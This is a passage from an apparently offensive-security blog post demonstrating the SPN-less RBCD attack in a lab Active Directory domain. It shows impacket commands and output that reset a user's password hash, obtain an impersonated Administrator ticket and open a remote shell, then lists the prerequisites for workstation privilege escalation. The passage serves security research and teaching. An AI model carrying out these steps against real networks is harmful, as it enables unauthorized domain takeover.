> impacket-changepasswd -newhashes :6668b69ec9ed5a1854e00ca8b5d28e20 'corefusion.com/'k_white':Password123!'@192.168.10.2' -debug
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Changing the password of corefusion.com\k_white
[*] Connecting to DCE/RPC as corefusion.com\k_white
[+] Successfully bound to SAMR
[+] Sending SAMR call hSamrChangePasswordUser
[*] Password was changed successfully.
[!] User will need to change their password on next logging because we are using hashes.
```

This worked, remember that the user will not be able to use its account anymore since the password changed. We can now request a service ticket using S4U2self+U2U and S4U2Proxy with impacket-getST:

```
(WSL) bash DESKTOP-26C6SC9/remco
[br-barriers]
> impacket-getST -k -no-pass -u2u -impersonate "Administrator" -spn "cifs/W2K19-FS.corefusion.com" 'corefusion.com/'k_white'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_W2K19-FS.corefusion.com@COREFUSION.COM.ccache
```

We export the ticket and use it to get a shell on the system with `impacket-wmiexec`:

```
(WSL) bash DESKTOP-26C6SC9/remco
[ ] » br-barriers
> impacket-wmiexec -k -no-pass administrator@W2K19-FS.corefusion.com -dc-ip 192.168.10.2 -target-ip 192.168.10.3
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
corefusion\administrator
C:\>
```

Final words

First, thank you for taking time and reading through this blogpost. Although the RBCD with a SPN attack is not new, I hope to provide some information that helps to better understand the attack and some ways we can create a new machine object in the domain. The SPN-less RBCD attack was completely new for me before making this blogpost. It shows that there are still new attack paths being discovered today. If you are able to add new computers to the domain, you should prefer that attack path since there is no impact for any user on the domain.

Since Windows 10/11 have the WebClient service enabled by default, it would be pretty much safe to say that the only requirements to do a default privilege escalation on a domain joined workstation are:

1. A compromised domain user
2. WebClient service enabled
3. Code execution on the system to forward network traffic (not really a requirement since we are talking about privesc)

That's it for this blog post.

Resources

1. <https://www.incendium.rocks/2024/02/29/NTLM%20Relay%20%20self%20without%20Printer%20Spooler%20and%20DNS/>
2. <https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/default-workstation-numbers-join-domain>
3. <https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/addcomputer.py>
4. <https://github.com/CravateRouge/bloodyAD>
5. <https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>
6. <https://github.com/skelsec/msldap>
7. <https://stackoverflow.com/questions/9989548/ldap-constraint-violation-when-changing-password-in-ad-through-ldapmodify>

8. <https://wiki.wireshark.org/Kerberos>
9. <https://medium.com/tenable-techblog/decrypt-encrypted-stub-data-in-wireshark-deb132c076e7>
10. <https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html>
11. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/9699d8cae1a4-433c-a8c3-d7bebeb01476
12. <https://github.com/fortra/impacket>
13. <https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd>
14. <https://offsec.almond.consulting/bypassing-ldap-channel-binding-with-starttls.html>
15. <https://github.com/fortra/impacket/pull/1305>